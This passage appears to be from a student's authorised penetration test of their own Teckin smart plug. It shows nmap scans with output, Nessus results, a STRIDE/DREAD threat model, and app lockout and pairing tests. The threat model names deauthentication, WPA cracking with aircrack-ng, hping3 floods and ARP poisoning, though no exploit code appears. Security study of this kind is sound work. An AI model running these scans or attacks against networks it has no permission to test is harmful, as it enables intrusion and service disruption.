


Figure 2: Diagram of my home network layout

4.3. Device Usage and Functionality

The device is controlled by both an app, which is the main way to control the device, and a single button on the device itself. The button on the device is used to turn it on and off manually as well as initiate its setup. It has three appearances: lit-up with a solid blue light indicating the plug is on, flashing blue light indicating it is in setup mode, and no light at all indicating the plug is off. Through the app the user is able to see advanced functionality including timers, scheduling and the ability to turn the plug on and off. Through this app the user is also able to see information about the device including its MAC address, its public facing IP Address and virtual ID. The app also has smart features including 'Scenes' which allows you to set automation of the device, for example, when your location changes away from your home you are able to have the devices act in certain ways.

Images of the smart plug device can be seen below in Figures 3 and 4.



Figure 3: Image of the Teckin Smart Plug



Figure 4: Image of the button on the Teckin Smart Plug

4.4. Target Identification

To start, I needed to carry out information gathering to uncover information about the target device and set a base of knowledge to work from. During this initial stage, I used the tool nmap to carry out a scan of my local network to identify the target.

This scan was required to be able to uncover the IP Address for the target smart plug. As mentioned earlier, within the SmartLife app, the local IP Address for the plug is not given. Only its MAC Address, which is **68:57:2D:66:3A:CF**, and public facing IP Address are visible. Through this nmap scan, I was able to identify a number of devices on the network and compare the known MAC Address for the plug to each to specially identify the smart plug and uncover its IP Address on the network.

Through this scan and comparison of MAC Addresses, it was found that the smart plug had an IP Address of **192.168.0.119**.

4.4.1. Port Scanning

With the target IP Address identified, I was able to do a more thorough nmap scan using **nmap -v -sV 192.168.0.119**. This scan included a version scan to reveal additional information about services running and the version being run, taking 175 seconds to complete.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.0.119
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-18 16:17 EDT
Nmap scan report for 192.168.0.119
Host is up (0.049s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
6668/tcp  open  irc?
MAC Address: 68:57:2D:66:3A:CF (Tuya Smart)
```

Figure 5: Nmap scan of the smart plug

The scan returned information regarding an open port, port 6668 operating TCP. It was able to potentially identify the service as Internet Relay Chat (IRC) but was not able to give a version. From this, I ran one final scan using **sudo nmap -sV --version-intensity 9 -p6668 192.168.0.119**.

This nmap scan used a high intensity version scan to try to fully identify the version. This scan took 526 seconds to complete, much longer than the pervious scan, but was not able to identify the version as seen below.

```
└─$ sudo nmap -sV --version-intensity 9 -p6668 192.168.0.119
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-18 16:25 EDT
Nmap scan report for 192.168.0.119
Host is up (0.067s latency).

PORT      STATE SERVICE VERSION
6668/tcp  open  irc?
MAC Address: 68:57:2D:66:3A:CF (Tuya Smart)
```

Figure 6: An intense nmap scan of the smart plug

At this point, with the target identified on the network and its IP Address discovered, I moved to begin the vulnerability analysis. Although the version could not be fully identified, an open port was discovered and so would be targeted.

5. Vulnerability Analysis

5.1. Nessus

To perform a vulnerability scan of the target, I used the Nessus Essentials vulnerability scanning tool.

5.1.1. Nessus Setup

The Kali Linux I was using did not have Nessus preinstalled and so I had to download and install it myself. To do this, I opened Firefox within the Kali Linux machine and downloaded Nessus from the Tenable website (Tenable, n.d.).

Once installed, I started Nessus through a terminal and navigated to port 8834 within a web browser. The Nessus web server starts on port 8834 by default. To use Nessus, I created an account through the tenable website and received a product key to use the product. Below shows the web browser with the login screen to Nessus at local port 8834.




Figure 7: The sign in page for Nessus

Once logged in, Nessus will take the user to the main page to start their scans. For this scan I chose the 'Advanced Scan' option and set it up as seen below.




Figure 8: The creation details for the advanced scan within Nessus

After creating the scan and starting it, Nessus begins to look for any vulnerabilities present as well as information about the target. From the start of the scan, it took three minutes to complete. This scan returned nine pieces of information seen below.




Figure 9: Results from the advanced vulnerability scan

The scan returned information which is of use to the vulnerability analysis stage and would be of use later in the implementation stage of the penetration test. Though no vulnerabilities were found ranging between 'Low' and 'Critical', the information found is of use.

5.1.2. Vulnerability Scan Results

I opened each of the nine returned pieces of information to fully view the information discovered. What follows here are the nine discoveries and the information they presented.

Device Type - Switch

```
Remote device type : switch  
Confidence level : 65
```

Figure 10: Device Type result

Ethernet Card Manufacturer – Tuya Smart Inc

Every Ethernet MAC address starts with a 24-bit Organisationally Unique identifier (OUI). These OUIs are registered by IEEE.

```
The following card manufacturers were identified :  
68:57:2D:66:3A:CF : Tuya Smart Inc.
```

Figure 11: Ethernet Card Manufacturer result

Ethernet MAC Address – 68:57:2D:66:3A:CF

```
The following is a consolidated list of detected MAC addresses:  
- 68:57:2D:66:3A:CF
```

Figure 12: Ethernet MAC Address result

Host Fully Qualified Domain Name (FQDN) Resolution - UNKNOWN

```
192.168.0.119 resolves as UNKNOWN.
```

Figure 13: Host Domain Name result

Inconsistent Hostname and IP Address

Nessus states the name of this machine either does not resolve or resolves to a different IP Address. This may be because of a badly configured reverse DNS or from a host file in use on the Nessus scanning host.

```
The host name 'UNKNOWN' resolves to 192.168.0.25, not to 192.168.0.119
```

Figure 14: Result showing inconsistent Hostname and IP Address

Nessus Scan Information

```
Information about this scan :  
  
Nessus version : 10.3.0  
Nessus build : 20080  
Plugin feed version : 202210060955  
Scanner edition used : Nessus Home  
Scanner OS : LINUX  
Scanner distribution : debian9-x86-64  
Scan type : Normal  
Scan name : Vulnerability Scan  
Scan policy used : Advanced Scan  
Scanner IP : 192.168.0.121  
Port scanner(s) : nessus_syn_scanner  
Port range : default  
Ping RTT : 363.316 ms  
Thorough tests : no  
Experimental tests : no  
Plugin debugging enabled : no  
Paranoia level : 1  
Report verbosity : 1  
Safe checks : yes  
Optimize the test : yes  
Credentialed checks : no  
Patch management checks : None  
Display superseded patches : yes (supersedence plugin launched)  
CGI scanning : disabled  
Web application tests : disabled  
Max hosts : 100  
Max checks : 5  
Recv timeout : 5  
Backports : None  
Allow post-scan editing : Yes  
Scan Start Date : 2022/10/6 7:59 EDT  
Scan duration : 162 sec
```

Figure 15: Nessus scan information

Nessus SYN Scanner – Detected the same port 6668 as found with nmap

```
Port 6668/tcp was found to be open
```

Figure 16: Nessus SYN scanner results

OS Identification – EthernetBoard OkiLAN 8100e

```
Remote operating system : EthernetBoard OkiLAN 8100e
Confidence level : 65
Method : SinFP

The remote host is running EthernetBoard OkiLAN 8100e
```

Figure 17: OS identification results

Traceroute Information

```
For your information, here is the traceroute from 192.168.0.121 to 192.168.0.119 :
192.168.0.121
192.168.0.119

Hop Count: 1
```

Figure 18: Traceroute information

5.2. IoT Threat Modelling

5.2.1.. STRIDE

Threat modelling allows a penetration tester to identify attack vectors and therefore better understand the overall attack surface. For this, I used the Microsoft threat modelling method called STRIDE (Microsoft, 2022).

Name	Description	Property Violated
Spoofing	Impersonating someone else	Authentication
Tampering	Malicious modification of data	Integrity
Repudiation	Users who deny doing some action where the other part has no way of proving they did in fact carryout the action	Non-repudiation
Information Disclosure	Exposing information to individuals who are not supposed to have access to that data. For example, users having read access to a file that they shouldn't have access to	Confidentiality
Denial of Service	Denies a service to valid users. For example, exhausting a web servers resources making it unavailable to users	Availability
Elevation of Privilege	An unprivileged users is given a higher privilege level and therefore able to carryout actions they normally wouldn't be able to.	Authorisation

5.2.2. IoT Threat Ranking with DREAD

With the STRIDE method selected, it requires the use of a rating system. Though there are varying ones, the DREAD rating system was chosen for use.

The acronym DREAD stands for (Eccouncil, n.d.):

- **Damage Potential** – How much damage could the attack cause?
- **Reproducibility** – How easily can the attack be reproduced?
- **Exploitability** – What is the minimum skill level or requirements needed to carry out the attack?
- **Affected Users** – How many users could be impacted by this attack?
- **Discoverability** – How easy is the vulnerability to find?

This system makes use of numbers to allocate a severity to each selected threat. For threat modelling, OWASP states the numbers 5, 10 and 15 to represent Low, Medium and High impact respectively (Jagannathan, n.d.). For this project I will be using the numbers 1, 2 and 3 for Low, Medium and High. To get the final rating, each threat will have each of its DREAD rating numbers added up and the total will be out of 15. A total of 5-7 indicates LOW risk, 8-11 indicates MEDIUM risk and 12-15 indicates HIGH risk.

The following table gives an indication for the meaning of each number rating for LOW, MEDIUM and HIGH for each DREAD category:

Name	Low(1)	Medium(2)	High(3)
Damage Potential	Able to retrieve low level information exposed	Able to retrieve sensitive information exposed	Able to gain full knowledge of the systems information and able to get full access/authorisation
Reproducibility	Attack is complex to reproduce	Attack may be reproduced with little difficulty	Attack is very easy to produce and can be done so with ease
Exploitability	Only someone with a high skill level and lot of experience would be able to complete the attack	An attacker with an intermediate skill level would be able to carry out the attack	Someone with a low skill level would be able to complete the attack
Affected Users	Very few users	Some users	All users
Discoverability	Unlikely that the vulnerability will be discovered or its full damage potential figured out	The vulnerability may be discovered with ease but by only some attackers	The vulnerability is fully discoverable and does not require much work to find, may be found online in public domain

The DREAD rating system was chosen as I like how it gives clear numerical values that are easy to understand and follow.

5.2.3. Identifying threats

Based on the devices used, the network setup and the information reported by Nessus, I used this to identify threats against the target and in line with STRIDE.

Threat 1

Threat Description	An attacker is able to identify the Device Type
Threat Target	Network
Attack Method	Network Scanning

Threat 2

Threat Description	An attacker is able to identifying the MAC address and card manufacturer of the target device
Threat Target	Network
Attack Method	Network Scanning

Threat 3

Threat Description	An attacker is able to identify open ports
Threat Target	Network
Attack Method	Network Scanning, leading to port scanning, with the use of tools such as nmap to discover open ports.

Threat 4

Threat Description	An attacker is able to disconnect the target smart plug from the network
Threat Target	Teckin Smart Plug
Attack Method	Can be done through a deauthentication attack, overflowing the device with deauth packets to eject it from the network. Can use a tool called aireplay-ng to send these packets

Threat 5

Threat Description	An attacker is able to capture and crack the WPA/WPA2 handshake
Threat Target	Network
Attack Method	Can be done through a deauthentication attack to disconnect the smart plug from the network. When the plug reconnects, sniffing tools can be put in place to capture the traffic and the use of aircrack-ng to crack the WPA key.

Threat 6

Threat Description	An attacker can try to access a users account through repeated login attempts
Threat Target	SmartLife app users account
Attack Method	Brute Force with random passwords if the username is known

Threat 7

Threat Description	An attacker may try to login to a legitimate users account and control their devices from a secondary device
Threat Target	SmartLife app user account
Attack Method	Brute Force or through stolen credentials, using a separate mobile device with the SmartLife app

Threat 8

Threat Description	An attacker may try to remotely take control of the Teckin Smart Plug
Threat Target	Teckin Smart Plug
Attack Method	Using a new SmartLife account and within a short distance from the device, an attacker can attempt to add a device through the apps setup mode

Threat 9

Threat Description	An attacker can try to disrupt the usability of the smart plug by taking up a ports resources resulting in a Denial-of-Service attack
Threat Target	Smart Plug
Attack Method	A SYN FLOOD attack against the TCP port 6668, which could be discovered through a port scan such as through nmap

Threat 10

Threat Description	An attacker is able to discover the smart plug but discover no open ports and is still able to disrupt usage of the smart plug by taking up its resources
Threat Target	Smart Plug
Attack Method	Attacker carries out Ping attack without requiring open ports, can use Hping3 and ICMP Flood which does not require a port target

Threat 11

Threat Description	An attacker is able to sniff the network traffic, intercepting packets to and from the target
Threat Target	Smart Plug and Network
Attack Method	ARP Poisoning Sniffing to intercept and read any unencrypted network transmissions

5.2.4. Threat Ratings

For each of the previously identified threats, below are the final ratings using DREAD. Each DREAD category is given a score with the scores added up at the bottom of each table and its overall rating of either LOW, MEDIUM or HIGH being stated.

Threat 1

An attacker is able to identify the Device Type	
DREAD Category	Score
Damage Potential	1
Reproducibility	3
Exploitability	3
Affected Users	3
Discoverability	3
Overall DREAD Rating: HIGH	13

Threat 2

An attacker is able to identifying the MAC address and card manufacturer of the target device	
DREAD Category	Score
Damage Potential	1
Reproducibility	3
Exploitability	2
Affected Users	3
Discoverability	3
Overall DREAD Rating: HIGH	12

Threat 3

An attacker is able to identify open ports	
DREAD Category	Score
Damage Potential	2
Reproducibility	3
Exploitability	2

Affected Users	2
Discoverability	3
Overall DREAD Rating: HIGH	12

Threat 4

An attacker is able to disconnect the target smart plug from the network	
DREAD Category	Score
Damage Potential	3
Reproducibility	3
Exploitability	3
Affected Users	3
Discoverability	2
Overall DREAD Rating: HIGH	14

Threat 5

An attacker is able to capture and crack the WPA/WPA2 handshake	
DREAD Category	Score
Damage Potential	3
Reproducibility	2
Exploitability	2
Affected Users	3
Discoverability	2
Overall DREAD Rating: HIGH	12

Threat 6

An attacker might try to access a users account through Brute Force repeated attempts	
DREAD Category	Score
Damage Potential	3
Reproducibility	2
Exploitability	2
Affected Users	3
Discoverability	2
Overall DREAD Rating: HIGH	12

Threat 7

An attacker may try to login to a legitimate users account and control their devices from a secondary device	
DREAD Category	Score
Damage Potential	3
Reproducibility	1
Exploitability	2
Affected Users	2
Discoverability	2
Overall DREAD Rating: MEDIUM	10

Threat 8

An attacker may try to remotely take control of the Teckin Smart Plug	
DREAD Category	Score
Damage Potential	3
Reproducibility	2
Exploitability	2
Affected Users	3
Discoverability	1
Overall DREAD Rating: MEDIUM	11

Threat 9

An attacker can try to disrupt the usability of the smart plug by taking up a ports resources resulting in a Denial-of-Service attack	
DREAD Category	Score
Damage Potential	3
Reproducibility	3
Exploitability	3
Affected Users	3
Discoverability	2
Overall DREAD Rating: HIGH	14

Threat 10

An attacker is able to discover the smart plug but no open ports and is still able to disrupt usage of the smart plug by taking up its resources	
DREAD Category	Score
Damage Potential	3
Reproducibility	3
Exploitability	2
Affected Users	3
Discoverability	3
Overall DREAD Rating: HIGH	14

Threat 11

An attacker is able to sniff the network traffic, intercepting packets to and from the target	
DREAD Category	Score
Damage Potential	3
Reproducibility	3
Exploitability	3
Affected Users	3
Discoverability	2
Overall DREAD Rating: HIGH	14

5.2.5. DREAD Results

Overall DREAD Rating Results

Threat	Result
1	HIGH
2	HIGH
3	HIGH
4	HIGH
5	HIGH
6	HIGH
7	MEDIUM
8	MEDIUM
9	HIGH
10	HIGH
11	HIGH

6. Exploitation

6.1. SmartLife Mobile App

6.1.1. App Password Policy

The mobile app makes use of a username, which is the users email address, and a password. Here I wanted to see if there was a password policy in place, which would be forcing the user to use a strong password. When starting up the mobile app, you are able to select either 'Login' or 'Create Account'. After selecting 'Create Account', the user is prompted to input their email address and upon proceeding, a security code is then sent to that email address. After successfully inputting the code, the user is then required to input their chosen password.

As seen below, the password is required to be between 6 and 20 characters long, and must be a mix of letters and numbers. Here there is no mention of any special characters such as exclamation marks.



Set Password

Use 6-20 characters with a mix of letters and numbers

Done

Figure 19: Password creation screening showing password requirements

I first attempted to input the password 'Password1', which was rejected. This rejection and the resulting message can be seen below.



Set Password

Password

✕

👁

The password is too simple, please re-enter a more complex password

Done

Figure 20: Password creation screen stating the input password was too simple

Keeping inline with the first password, I attempted 'P4ssw0rd1' which was accepted. Although more complex than the initial attempt, this password is still very weak and likely can be found within common password lists online.

6.1.2. Brute Force Attempt Against Account

With the account created, I next wanted to see if there was any procedure put in place to stop multiple failed login attempts. Brute Force Attacks require the ability to repeatedly attempt logins, and with no lockout mechanism put in place, the Brute Force Attacks can do this repeatedly until a potential successful login is reached.

For this attack, it was conducted under the assumption that the email address was known but the password was not and so it was to test a large number of correct email address and incorrect password combinations. Knowing my correct password, I used a variety of other standard ones including 'Password123' and 'Password', as well as random letter and number combinations.

After attempting this incorrectly five times, the account was locked from attempting any further login attempts for five minutes as seen below in Figure 21.




Log In

United Kingdom ▼

Please enter your account

Dorane1@cardiff.ac.uk

Password



You have entered too many wrong passwords. Please try again 5 minutes later.



I Agree [Privacy Policy](#) [User Agreement](#) and [Children's Privacy Statement](#)

Log In

[Forgot Password](#)

Figure 21: SmartLife login screen showing the account is locked for 5 minutes

After five minutes I attempted again. This time I was allowed 5 attempts again until the account was locked for a further fifteen minutes as seen below.



Log In

United Kingdom

Please enter your account

Dorane1@cardiff.ac.uk

Password

✕

👁

You have entered too many wrong passwords. Please try again 15 minutes later.

☒ I Agree [Privacy Policy](#) [User Agreement](#) and [Children's Privacy Statement](#)

Log In

[Forgot Password](#)

Figure 22: SmartLife app login screen showing the account is locked for 15 minutes

At this point I tried it once more and the account was locked for 30 minutes. I concluded that there was sufficient security in place to defend the account from a Brute Force Attack and did not continue to test incorrect passwords as the timer would likely just increase.

6.1.3.. Account Multi-Login with Secondary Device

My final test of the SmartLife app was to see if someone would be able to log into the same account on two different devices. For this I remained logged into the account on one device and on a separate device, I attempted a successful login into the same account.

Upon logging in, the mobile I was originally logged in on received a security notification seen below.




Figure 23: A login notification seen on my phones lock screen

The notification alerted me to the login that took place on the secondary device, and was also able to detect the mobile phone model correctly being an iPhone 12. Clicking on the notification within the iPhones notification centre takes you to the 'Account and Security' section of the SmartLife app where you are able to change your password. It also puts a notification message within the notifications section of the SmartLife app.

Looking at the secondary mobile phone, the iPhone 12, this is what the user would see:




Figure 24: View of the secondary phone after logging into the account

Although the account logged in, it never loaded any of the devices connected with the account. The secondary device was not able to access any of the security settings either.

6.2. Control the Device

Looking at the device itself, I wanted to see if someone within a short distance from the device could pair with it without interacting physically.

This failed straight away as physical contact with the device is required to put it into pairing mode. The device must be disconnected from power for 15 seconds and then the physical button on the device must be held down for 5 seconds for it to enter pairing mode. Without doing this, the device cannot be seen while scanning for devices to connect with. The mobile phone must also be connected to the local Wi-Fi with which the smart plug is also going to be connected too.

Seen below is the second step of the SmartLife apps pairing mode, it explicitly states the physical button must be pressed.

Reset the device



Press and hold the RESET button for 5s.

Figure 25: Second part of the SmartLife app smart plug setup screen

This attack is not possible unless the attacker is able to physically get to the device and put it into pairing mode.

